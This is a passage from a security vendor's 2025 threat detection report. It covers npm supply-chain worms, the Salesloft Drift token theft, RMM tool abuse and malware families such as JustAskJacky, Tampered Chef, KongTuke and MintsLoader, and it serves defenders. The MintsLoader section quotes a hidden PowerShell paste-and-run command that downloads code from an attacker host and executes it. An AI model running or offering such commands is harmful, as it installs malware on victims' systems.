Short for "node package manager," npm is the default package manager for `Node.js`, which is one of the most common ways that JavaScript runs on servers. Npm packages are self-contained units of code that developers can easily incorporate into their projects—think of package managers like "app stores" for developers (instead of for phone users) and packages like the apps.

Npm packages help developers quickly build software, but they have drawbacks, as we saw in widespread incidents. A single compromised package can ripple through countless projects that depend on it because developers trust these packages.

While there were multiple npm package compromises throughout 2025, the one with the greatest impact based on our visibility was Shai-Hulud. Leveraging a worm named by the actors who created it, the campaign targeted credentials as well as GitHub and cloud tokens to infect additional packages.

The first round of the campaign occurred in September 2025, when an adversary published malicious packages to the `Node.js` npm package registry. The malicious packages contained functionality to search an affected host's filesystem to find secrets such as cloud access keys and exfiltrate the secrets to public GitHub repos named "Shai-Hulud."

Notably, the malicious components replicate to other npm packages if the associated tokens are found, publishing a new malicious version of the npm package. As this malware contains a self-replicating, or "worming," component, **many different npm packages** were affected.

The **"Sha1-Hulud: The Second Coming"** campaign in November 2025 involved a similar npm package worm. Collectively, these two campaigns wreaked havoc across the community, impacting hundreds of organizations. Part two of Shai-Hulud was so prevalent that it ranked as Red Canary's **#2 threat for November 2025**, a greater impact than any other supply chain compromise we observed in 2025.

SaaS compromises: Adversaries drift away from Salesloft Drift

In August 2025, Salesloft Drift was **compromised**. Salesloft Drift is the chat software many companies use on their websites to talk to visitors. Many companies send data from Drift to Salesforce (a central database for sales) so that any interactions automatically show up in customer records. During the compromise of Salesloft, the group **UNC6395** stole valid OAuth authentication tokens, allowing them to bypass standard security barriers such as MFA, and log in to any SaaS applications that an organization had connected through Drift.

The adversaries primarily targeted and stole Salesforce data accessed through the Salesforce Salesloft integration, and in some cases also compromised connected Google Workspace instances. UNC6395 was able to export sales data from hundreds of organizations. (Disclosure: Red Canary parent company Zscaler was **impacted** by this incident.) Even organizations with strong defenses were impacted by this, as they necessarily relied on Drift.

While the Drift compromise wasn't **disclosed** until late August, Red Canary was able to detect activity related to it almost a month earlier. We did this by doing what we recommend all organizations do: continuously analyzing threat intelligence about adversary behaviors and proactively developing detection analytics to catch them.

In July 2025, one of our threat hunters found reporting on adversaries abusing TruffleHog, which is also used by security and development teams to search for secrets. They worked with our detection engineering team to perform several hunts for the tool and develop high-fidelity analytics.

Less than a month after the analytic's deployment, it identified TruffleHog conducting reconnaissance API calls in a customer environment. Our analysis showed the adversary leveraged a compromised IAM user identity associated with a TruffleHog user agent to execute the `GetCallerIdentity` AWS API call.

We quickly made contact with the customer to scope and contain the activity. Later, during a post-incident meeting, the customer confirmed that this activity was related to the Salesloft Drift supply chain attack. This underscores that diligent attention to adversary techniques can enable defenders to uncover supply chain compromises before they come to light.

Check out our blog breaking down the Salesloft Drift activity we detected months before the compromise was made public.

Read the blog

Take action

Visit the **Supply chain compromise trend page** for testing and detection guidance, including the detection analytic that helped us surface activity related to the Salesloft Drift compromise before it was disclosed.

To mitigate impact from npm compromises, apply **OWASP's npm security best practices**. Among these recommendations are security strategies such as ensuring two-factor authentication (2FA) is enabled for any accounts with publishing rights to the npm package repository and using a local npm proxy to cache known good npm packages for use internally. This caching strategy can be combined with a **"cooldown check"** to avoid using packages less than a day old.

TRENDS

Remote monitoring and management (RMM) tools

In 2025, Red Canary observed RMM tools as the ultimate payload in an increasing number of campaigns, including web-based phishing.

RMM tools are readily available, often free, highly reliable, and easy to use. Once an adversary installs one on a compromised system, they have access to a professional-grade administration platform that may seem benign and boasts a rich array of tools and features, including the command line, the desktop's user interface, and access to any files on the system.

Many security operation centers (SOCs) consider unapproved RMM tools operating in their environment a symptom of "shadow IT" and only a minimal cause for concern. However, we know from experience that **ransomware** crews, **state-funded adversaries**, and all variety of **financially motivated** threats routinely abuse RMM tools.

RMM tools afford an adversary a few key advantages over traditional malware:

- They are easy to use by design and purpose-built for remote interaction.
- They work without the pesky effort of having to code anything yourself, allowing things like persistence to simply become a checkbox.
- They are signed, allowing them to evade controls or alerts that might expect malicious binaries to be unsigned.

Additionally, the traffic generated by many RMM tools flows through infrastructure and domains owned by companies that develop and maintain them, which is unlikely to be flagged as suspicious and may blend in with routine, benign network traffic. If an adversary is lucky or has done their homework, they can complicate detection immensely by abusing an RMM tool that is permitted within an organization.

Even when an adversary abuses an unpermitted RMM tool, organizations may be slow to respond or reluctant to block its use outright for fear that they may hinder a legitimate business use case.

RMM tool abuse in 2025

While adversary abuse of RMM tools has been commonplace for years, they increasingly became the payload of choice among financially motivated attackers and ransomware affiliates in 2025. Popular tool **NetSupport Manager** climbed from number 7 on our **10 threat list** to number 4 this year.

In September 2025, Red Canary Intelligence and Zscaler threat hunters published **collaborative research** on multiple web-based phishing campaigns dropping the RMM tools ITarian (aka Comodo), PDQ, SimpleHelp, and Atera.

Observed lures included:

- **fake browser updates**
- **meeting invitations**
- **party invitations**
- **fake government forms**

Red Canary has also observed multiple adversaries utilizing two RMM tools in quick succession, likely to establish multiple methods of persistent access.

Check out our joint research with Zscaler on phishing campaigns dropping RMM tools.

Read the blog

Developers fight back

Combating the problem is tricky given the wide variety of RMMs available and the differing attitudes of the companies who develop them. Some deny, downplay, or ignore malicious use of their tools. Others are receptive to feedback and work with the community to fortify their products against abuse.

For example, **LogMeInResolve** took action with their installer logic to flag instances where adversaries have renamed an RMM installer, hopefully causing users to think twice before installing a renamed RMM (a common hallmark of RMM abuse).



ScreenConnect, **PDQ**, and **Velociraptor** have also taken steps to help mitigate abuse of their tools.

However, since there are so many RMM tools out there, when a developer makes it more difficult to abuse their particular tool, adversaries can simply adopt a new one.

A growing list of options for adversaries

Red Canary detected adversaries abusing the following RMMs in 2025:

- Action1
- Chrome Remote Desktop
- ConnectWise ScreenConnect
- Datto/CentraStage
- GoRelo
- GotoHTTP
- ITAgent
- Itarian
- Level
- LogMeIn Resolve
- N-Able N-Sight
- NetSupport Manager
- PDQ Connect
- SimpleHelp
- Syncro
- Velociraptor

The presence of any of these tools on their own—or any other RMM tool for that matter—isn't necessarily malicious. Unless you adhere to strict allowlist/blocklist policies, which is easier said than done, there may be no action to take on these tools until an adversary starts performing overtly malicious activity. The difficulty of getting tools like these under control can be exacerbated in environments with existing local administrative rights that give normal users the ability to freely install RMM tools, which becomes even more problematic when you're being targeted by a sophisticated adversary. However, a robust allowlist/blocklist policy is probably the first and most important step toward getting a handle on the types of applications permitted within your environment.

In the absence of strict application controls (and in the hands of a skilled adversary), RMM tools can bypass some of an organization's most reliable detection logic because adversaries are typically hands-on-keyboard with RMM tools and able to modify their behaviors so they blend in with day-to-day administrator activity. Emerging as a simple download from a seemingly innocuous user, RMM activity surfaces little behavior other than binary signatures to tip off defenders, giving adversaries an initial foothold within an environment and ample time to pivot quickly within interactive sessions before too many eyes have started investigating their behavior.

Take action

Visit the **RMM tools trend page** for detection guidance and relevant atomic tests.

Establish your baseline

Understanding what's running in your environment and what is sanctioned in your environment is a crucial first step in protecting against RMM abuse. You can profile your environment using free tools like **Surveyor** to get a better understanding of what, if any, RMM tools are being used. You may find legit users leveraging wanted and unwanted RMMs alike, but you might also find outright malicious use of approved or unapproved RMMs for post-exploit activity by adversaries.

Application controls

If your organization has RMM tools that are approved for use, you can use application controls to block the execution of any RMM tools that aren't approved. Rooting out malicious or suspicious use of sanctioned RMM tools is tricky and reliant on active monitoring, behavioral detection, and policy enforcement.

Know what to look for

Having the ability to collect and inspect binary signature metadata and binary naming conventions and understanding common and uncommon installation paths for RMM tools are the basic prerequisites for developing an effective RMM detection strategy. Of course, the sheer volume of RMM tools available to adversaries, let alone abused by them, renders confident detection coverage a tall order.

Allow/blocklist policies

The best generic advice for mitigating the risk posed by these tools is to create robust allow/blocklist policies and strictly adhere to them. Depending on your environment, one or more of these utilities may be permitted for use, so before you go down the road of detection on these utilities, we recommend adopting an effective inventory management tool to identify any shadow utilities that may be lurking in your environment before you start trying to detect these one at a time.

Surveyor has a definitions file that you can use to search for the presence of many of the tools listed in this section using a supported EDR tool.

Understanding what's permitted in your environment and being able to survey your environment for what's actually installed is critical. When you find unpermitted software installed, response actions will depend on organization-specific security policies.

Response

Most remote access tools set up persistence using a service; you can usually remove the access by simply uninstalling them as you would any other application. However, an adversary may remove the "uninstall" option. When or if that is the case, you will need to delete the service, stop the process, and then delete the corresponding executables.

Many remote access tools will log their own activity, so if you have the time, expertise, and resources available, consider reviewing these logs to get a more detailed picture of the actions they performed, including installing secondary RMM, an increasingly common tactic.

TOP THREATS

The following chart illustrates the specific threats Red Canary detected most frequently across our customer environments in 2025. We ranked these threats by the percentage of customer organizations affected to prevent a single, major security event from skewing the metrics. We excluded threat detections associated with confirmed testing.

As discussed in our **Methodology section**, we chose to define "threats" broadly as malware, tools, threat groups, or activity clusters—in short, any suspicious or malicious activity that represents a risk to you or your organization.

What's included in this section

This PDF spotlights the six threats making their debuts in the Threat Detection Report, covering analysis of relevant, novel, or changing threat tradecraft and advice for mitigating the effects of the threat. You can view the full analysis of all of the top 10 threats—including detection and testing guidance—in the **web version of this report**.

In addition to the top 10, read our analysis of featured threat **CleanUpLoader**, as well as our **field guide** to the other threat clusters that our Intelligence team is tracking.

TOP 10 THREATS DETECTED IN 2025

1. Amber Albatross
11.1% of customers affected

2. JustAskJacky
7.4%

3. Tampered Chef
6.1%

4. NetSupport Manager
4.5%

5. LummaC2
3.7%

6. Scarlet Goldfinch
3.3%

7. KongTuke
3.1%

8. SocGholish
2.3%

9. MintsLoader
2.0%

10. Rhadamanthys
1.6%

FEATURED THREAT

JustAskJacky

Using several names and lures, JustAskJacky is a working AI chatbot with hidden functionality and mysterious goals.

#2	OVERALL RANK
7.4%	CUSTOMERS AFFECTED

Analysis

JustAskJacky appeared on the scene halfway through 2025, though Red Canary found related samples going back to December 2024 under other lure names. This software is typically introduced as a seemingly legitimate AI tool or utility application that has additional functionality allowing it to remotely execute encoded commands. Like a true trojan horse, JustAskJacky is deceptive in the sense it actually does what it claims to do; users can interact with the downloaded AI tool/utility, and it will return results.

Despite its remote execution functionality, Red Canary has not observed follow-on activity to the initial installer aside from several reconnaissance commands, which likely allow the adversaries to choose victims for the next stages of the intrusion chain.

JustAskJacky was one of several trojans using `Node.js` that **made headlines** during June and July 2025, leading to some confusion with another threat in our top 10: **Tampered Chef**. Our malware analysis identified these as distinct threats because we found no overlap in JavaScript files or file signers.

Jacky introduces some new friends

Over the past year, JustAskJacky expanded to include some AI helper friends (Betty, Bobby, and Gilbert) as well as offered help to those looking for product manuals online. In fact, we've been tracking over a dozen different lure names under the family of malware that we collectively call JustAskJacky. PDF and manual filename lures are not exclusive to JustAskJacky, nor is the use of `Node.js` for malicious code. This can complicate distinguishing these threats without doing a little digging into the malicious code.

AI "helper" theme

`GoAskBobby.exe`
`CheckWithGilbert.exe`
`JustAskJacky.exe`
`AskBettyHow.exe`

Manual themes

`allmanualsreader.exe`
`bestusermanual.exe`
`manualshq.exe`
`manualreaderpro.exe`
`openmymanual.exe`

Misc.

`classicsudoku.exe`
`Turbofixpdf.exe`

Due to the nature of the lure names and the distribution method, we assess JustAskJacky to be a threat of opportunity. We saw it widespread across industries in our customer base.

Malware details

The initial file download is a signed InnoSetup installer and regardless of the actual lure name or purported functionality, the code has the same behavior:

- `node.exe` attempts to execute a JavaScript file in an unusual directory. The directory often matches the installer lure name, and the JS file uses a GUID-like filename.
  For example: `cmd.exe node.exe C:\Users\username\AppData\Local\Programs ManualReaderPro\24c92c24-5c4e-451a-8885-9509dc69ab38.js`

- The installer creates a scheduled task for persistence by importing a task XML file that will execute `node.exe` with the JavaScript file as a parameter.
  For example: `cmd.exe /C schtasks /Create /tn "24c92c24-5c4e-451a-8885-9509dc69ab38" /xml "C:\users\username\AppData\Local\Temp\is-ULLR6.tmp\task.xml"`

- `node.exe` queries the MachineGUID and OS version of the system and sends that information to a remote command-and-control (C2) framework. The C2 infrastructure is often hosted via dynamic DNS and may appear like a domain generation algorithm (DGA) domain, such as `api.cjby76nlcynrc4jvrb[.]com`.

- The GUID-named JS file is obfuscated with **Obfuscater.io**, a JavaScript obfuscator that allows people to upload code for obfuscation on their website.

- After deobfuscation, the code reveals it can receive Base64 and XOR-encoded JavaScript from its heartbeat call (i.e., regularly intervalled network connections intended as a check in) and execute it via `eval()`. This executed code would not be written to disk.

JUSTASKJACKY EXECUTION CHAIN



Signed malware

JustAskJacky's malicious functionality is particularly tricky to identify because it uses **signed certificates**, which often give tools an air of legitimacy. However, signed malware is becoming so common that volunteer efforts like **Cert Central** have started to crowdsource reporting these abuses. Evaluating the legitimacy of a signer can be difficult, but a few key questions to answer during analysis include the following.

Has this certificate been used to sign multiple unrelated files and do those files have multiple names despite advertising the same functionality?

Some adversaries will use the same certificate to sign malware files that use a variety of file lure names. (e.g., something like `BestPDF`, `LoveSudoku`, or `FreeVideoGame`). The corollary is also true: If there are a ton of `BestPDF.exe` files with multiple unrelated signer names, it is likely the adversary using a new certificate and the same filename lure.

Do the signer name (generally a company name) and the filenames make sense together? Is the signer's name overly vague?

There is sometimes a mismatch between the company name and the expected functionality of the file. (e.g., filename: `FreePDF.exe`, company name: Tina's Turtles LLC).

If you search the signer name and get multiple results because it is so generic and none of them seem like they would have made this software, that is a red flag. The caveat to this is that many of these SEO schemes do come with very generic websites, so this requires some analyst judgement.

How new is the certificate?

Adversaries will often try to obtain new certificates, sometimes under other organization names, when their certificates get revoked. Whereas legitimate companies often have years old certificates with a consistent signer name, newer certificates could indicate malicious activity.

While the answers to these questions likely won't confirm malicious intent, combined with your organization's risk tolerance and the context you have from the threat's telemetry, signer information can help tip the scales on how much further you dig in.

Several installer code-signing certificates with valid dates were revoked after JustAskJacky distribution.

Revoked installer code-signing certificates

Issuer	Subject	Valid from	Valid to	Thumbprint
Sectigo Public Code Signing CA EV R36	App Interplace LLC	2025/01/22	2028/01/22	`3ebbb02a48f7db26b708f5e535e8dce8eff2caea`
Sectigo Public Code Signing CA EV R36	Pixel Catalyst Media LLC	2025/01/17	2028/01/17	`2d4129109dbf921db0bc48d41da32da0ff1bf024`
Sectigo Public Code Signing CA EV R36	Method Marketing Media LLC	2025/06/25	2026/06/25	`5b036dad04db22e8560716deabc59a5e524b6be2`
Sectigo Public Code Signing CA EV R36	Fusion Core Reach LLC	2025/03/14	2026/03/14	`2b0a08ccefd7355207780ee21e69b8a7fa3c0750`
Sectigo Public Code Signing CA EV R36	DataX Engine LLC	2024/07/19	2025/07/19	`2df81ab14a5794f22722983ab3d8e8d7d643908b`

Take action

Visit the **JustAskJacky threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Threats like JustAskJacky can be hard to mitigate. They don't show their true nature right away, making them hard to distinguish from benign freeware installations. The best defense, though most challenging, is restricting application installs and downloads and providing users with known safe software for their job function.

FEATURED THREAT

Tampered Chef

Using steganography for communications, Tampered Chef demonstrates how seemingly legitimate apps can hide things in network traffic.

#3 OVERALL RANK

6.1% CUSTOMERS AFFECTED

Analysis

Tampered Chef is an Electron `Node.js`-based threat designed to process steganographic content delivering arbitrary JavaScript code alongside legitimate content. The threat leverages this steganographic content to deliver commands for stopping Google Chrome processes, restarting Chrome to make it visit arbitrary pages, and changing the default search engine or opening new tab pages to adversary-controlled websites.

The first iteration of Tampered Chef, observed by Red Canary in June 2025, posed as a "RecipeLister" application that leveraged the legitimate open-source **TheMealDB API** to deliver recipes in an attractive interface.



Screenshot of RecipeLister application

As we analyzed the RecipeLister application, we uncovered behavior showing that Tampered Chef's command and control server did serve legitimate recipes but the recipe content was mixed together with steganographic content.



Visit the Tampered Chef threat page to see an example of steganographic content we observed during our analysis.

During execution, the RecipeLister application would decode the invisible `\u200b` and `\u200c` characters into arbitrary JavaScript that would run in `Node.js`. While it didn't occur often in our data, **community malware analysts** noted that Tampered Chef would eventually cause the Chrome web browser to spawn and visit arbitrary web pages, possibly also inducing search engine installation and new tab page changes.

The steganographic content tactic extended into a new Tampered Chef campaign in September 2025 with a new fake application named “Calendaromatic.” Additional analysis published by **Guidepoint Security** showed the application again used invisible characters for steganography in a slightly different scheme from the original RecipeLister campaign.

Code snippet courtesy of Guidepoint Security

There is no apparent targeting for Tampered Chef installations; the threat is opportunistic and has been observed across many organizations in many industries.

Readers should note that Red Canary defines our observations of Tampered Chef narrowly to RecipeLister and Calendaromatic. Other public reporting has tied Tampered Chef tracking to additional threats like **JustAskJacky**, AppSuite, and Browser Assistant. We track Tampered Chef separately from these threats as we’ve observed specific steganography use in Tampered Chef that was not present in the other apps. We’re not the only ones, either, as **Expel** has taken a similar approach.

Take action

Visit the **Tampered Chef threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Preventing Tampered Chef from executing can be difficult, as it does not require administrator privileges for execution and does not always always exhibit behaviors to make Chrome browsers visit web pages. Generic IT hygiene steps such as implementing advertisement blocking, providing safe locations for software downloads, and maintaining an approved software list can help make installation of Tampered Chef less likely by users seeking applications.

Organizations that want to specifically block known Tampered Chef instances can implement application control solutions to block by digital signature. For this threat, organizations can block executables with digital signatures of `CROWN SKY LLC` and `Global Tech Allies ltd`.

FEATURED THREAT

KongTuke

A malicious traffic distribution system, KongTuke uses compromised WordPress sites to deliver ever-evolving lures to unsuspecting users.

#7	OVERALL RANK
3.1%	CUSTOMERS AFFECTED

Analysis

KongTuke (aka Chaya_002/ LandUpdate808/TAG-124) is a **traffic distribution system (TDS)** that uses compromised WordPress sites to deploy malicious code. Traffic distribution systems are often used legitimately; they are platforms designed to filter and redirect network traffic, and were originally developed for use by digital advertisers. That said, they have since been abused by adversaries to such a degree that the phrase “malicious TDS” could be considered redundant.

Adversaries leverage TDS infrastructure to:

- Put malicious ads and lures in front of as many potential victims as possible
- Attempt to evade detection by obfuscating their operations via frequent web redirects
- Route users to malicious content even if some of the infrastructure is blocked



Malicious traffic distribution systems use compromised websites to redirect traffic and execute malicious code

Adversaries deploy extensive TDSs, like KongTuke, that navigate victims through a tangled network of domains. The content delivered ranges from outright malicious to ad-revenue-focused, or even legitimate content strategically placed to evade researchers.

First publicly reported in **May 2024** and named for an **early C2 domain** it used, `kongtuke[.]com`, KongTuke is one such TDS. One of its key identifiers is leveraging **compromised WordPress sites** that display JavaScript pop-ups to trick visitors into downloading and executing payloads. The compromised websites are injected with malicious JavaScript code intended to trick the user into downloading malicious payloads through a variety of lures.

A banner year for KongTuke

KongTuke and the lures it distributes have changed over time. When we first started tracking KongTuke prior to 2025, the injected code would display fake Chromium browser update landing pages. In January 2025, researchers reported KongTuke websites using the fake CAPTCHA variant of **paste and run** (aka ClickFix) to trick users into executing malicious code and downloading payloads, which Red Canary also observed.

In April 2025, KongTuke **reportedly used** the "FileFix" version of paste and run as well. Red Canary noted a lull from May through July before activity picked back up again, reaching a second peak in September before decreasing toward the end of the year. In November and December 2025, Red Canary and **other researchers** observed KongTuke distributing paste-and-run lures that leveraged `finger.exe`.

KONGTUKE ACTIVITY IN 2025



Execution chain

When users access an infected KongTuke website, adversary-controlled resources are loaded silently, resulting in the fake landing pages popping up. When users interact with the lures—for example, if they click on the "Update Chrome" button on the landing page—a malicious payload with a filename like `update_28_05_2024_9921804.exe` or `ChromeUpdateInstaller.js` is downloaded to the victim's device, followed by additional payload-dependent activity, if not stopped and remediated.

KongTuke **has been linked** to **ransomware**, including Rhysida and the Interlock ransomware group. We've observed various groups and malware families successfully execute KongTuke, including:

- **D3F@ck Loader**
- **LummaC2**
- **MintsLoader**
- **Mocha Manakin**
- **WARMCOOKIE**

Take action

Visit the **KongTuke threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Red Canary does not have visibility into the entire KongTuke intrusion chain. Many users may encounter the compromised WordPress websites during the course of normal browsing without interacting with the lures displayed by KongTuke pages and executing their code. Because KongTuke uses multiple lures and delivers a variety of payloads, relevant endpoint behaviors may appear in different ways, depending on the payload.

Attribution to KongTuke can be made via **OSINT reporting** of compromised domains or by pivoting to analyze the JavaScript references on compromised sites, for example `<script async="" src="{malicious JavaScript}">`. Also, server-side JavaScript filenames may follow the pattern of `{digit}{letter}{digit}{letter}.js`, like `6t4r.js` or `5t6y.js`.

For threats like KongTuke that rely on deceiving users into interacting with their lures, **user education** can be helpful in preventing initial access.

FEATURED THREAT

MintsLoader

MintsLoader is a multi-staged, obfuscated PowerShell loader that uses JavaScript to drop a variety of payloads.

#9 OVERALL RANK

2.0% CUSTOMERS AFFECTED

Analysis

MintsLoader is a **PowerShell-based** malware loader that uses JavaScript and PowerShell to download and execute additional payloads, including StealC, Vidar, and AsyncRAT. The threat is characterized by a URL that contains `1.php?s=`, where the parameter referenced after the equal sign is a campaign identifier.

Red Canary observed at least three distinct clusters of activity delivering MintsLoader in 2025.

Paste and run with KongTuke

By far the most frequent is a cluster of **paste-and-run activity** associated with KongTuke. In this cluster, users are urged to copy the MintsLoader first-stage PowerShell command directly into the Windows run dialog. For example:

```
powershell -WindowStyle Hidden
$global:block=curl -useb hxxp[://]
lalclenfjhkinbn[.]top/1.php?s=527;iex
$global:block.content
```

The command would then directly `curl` down the MintsLoader second stage and continue the execution chain.

SocGholish

Another cluster of activity includes **SocGholish**, this year's 8th most prevalent threat, delivering MintsLoader. This cluster begins with initial execution of the SocGholish fake update JavaScript, and, within seconds, execution of an obfuscated version of the first-stage MintsLoader PowerShell command. Once deobfuscated, the script uses `curl` to download the next stage from a DGA domain with the `.top` top-level domain.

JavaScript lures

We also observed another initial access cluster that, like SocGholish, relied on malicious JavaScript lures. In some instances, this cluster used language specific lures like `Fattura` (Italian for "invoice"), followed by 8 digits, for example: `Fattura26940207.js`.

In other instances, lures followed in the footsteps of 2024 SocGholish and **Scarlet Goldfinch** behavior, using the name `update.js`. The JavaScript contents often contained large amounts of text, **often excerpted from the same book**, to obfuscate the code used to call the MintsLoader first stage.

Malware details

MintsLoader typically operates in three stages:

STAGE 1	Initial download
STAGE 2	System information discovery
STAGE 3	Payload execution

Visit the **MintsLoader threat page** for detailed malware analysis of all three execution stages.

Take action

Visit the **MintsLoader threat page** for detection opportunities and relevant atomic tests to validate your coverage.

Much like with SocGholish, the JavaScript initial access clusters associated with MintsLoader can be mitigated by using a group policy object (GPO) to change the default behavior in Windows to open JS files with **Notepad or another editor**.

Additionally, a similar GPO mitigation strategy can be applied with paste and run, **disabling Windows Hotkeys for users**. However, since the use of Windows hotkeys is a popular feature, user education may be a more frictionless alternative.

FEATURED THREAT

Rhadamanthys

While Rhadamanthys stealer grew popular after the LummaC2 takedown, it soon fell victim to Operation Endgame.

#10 OVERALL RANK

1.6% CUSTOMERS AFFECTED

Analysis

Rhadamanthys is a commercially distributed stealer family that first appeared in underground markets around late 2022 and has since evolved through multiple versions. Sold as a MaaS offering, it gives even novice adversaries easy access to credential theft at scale. Like **LummaC2**, Rhadamanthys offers multiple price points for adversaries seeking to buy licensing and support for the stealer and related infrastructure.

Rhadamanthys is a modular platform, which allows its developers to actively maintain and extend its capabilities to evade detection. During 2025, the popularity of Rhadamanthys boomed shortly after international **law enforcement actions** against LummaC2 infrastructure as adversaries sought other stealer malware for operations.

This popularity continued until November 2025 when international law enforcement agencies took action to take down Rhadamanthys's infrastructure and seize systems as part of Operation Endgame.

The "everything bagel" of stealers

Since Rhadamanthys is a MaaS offering, many different adversaries may buy the malware and use it against a plethora of targets. Rhadamanthys itself may be found across systems in many different countries and industries. Red Canary observed this opportunistic distribution in 2025 as adversaries adapted to deploying Rhadamanthys as payloads for **paste-and-run activity** after the LummaC2 takedown.

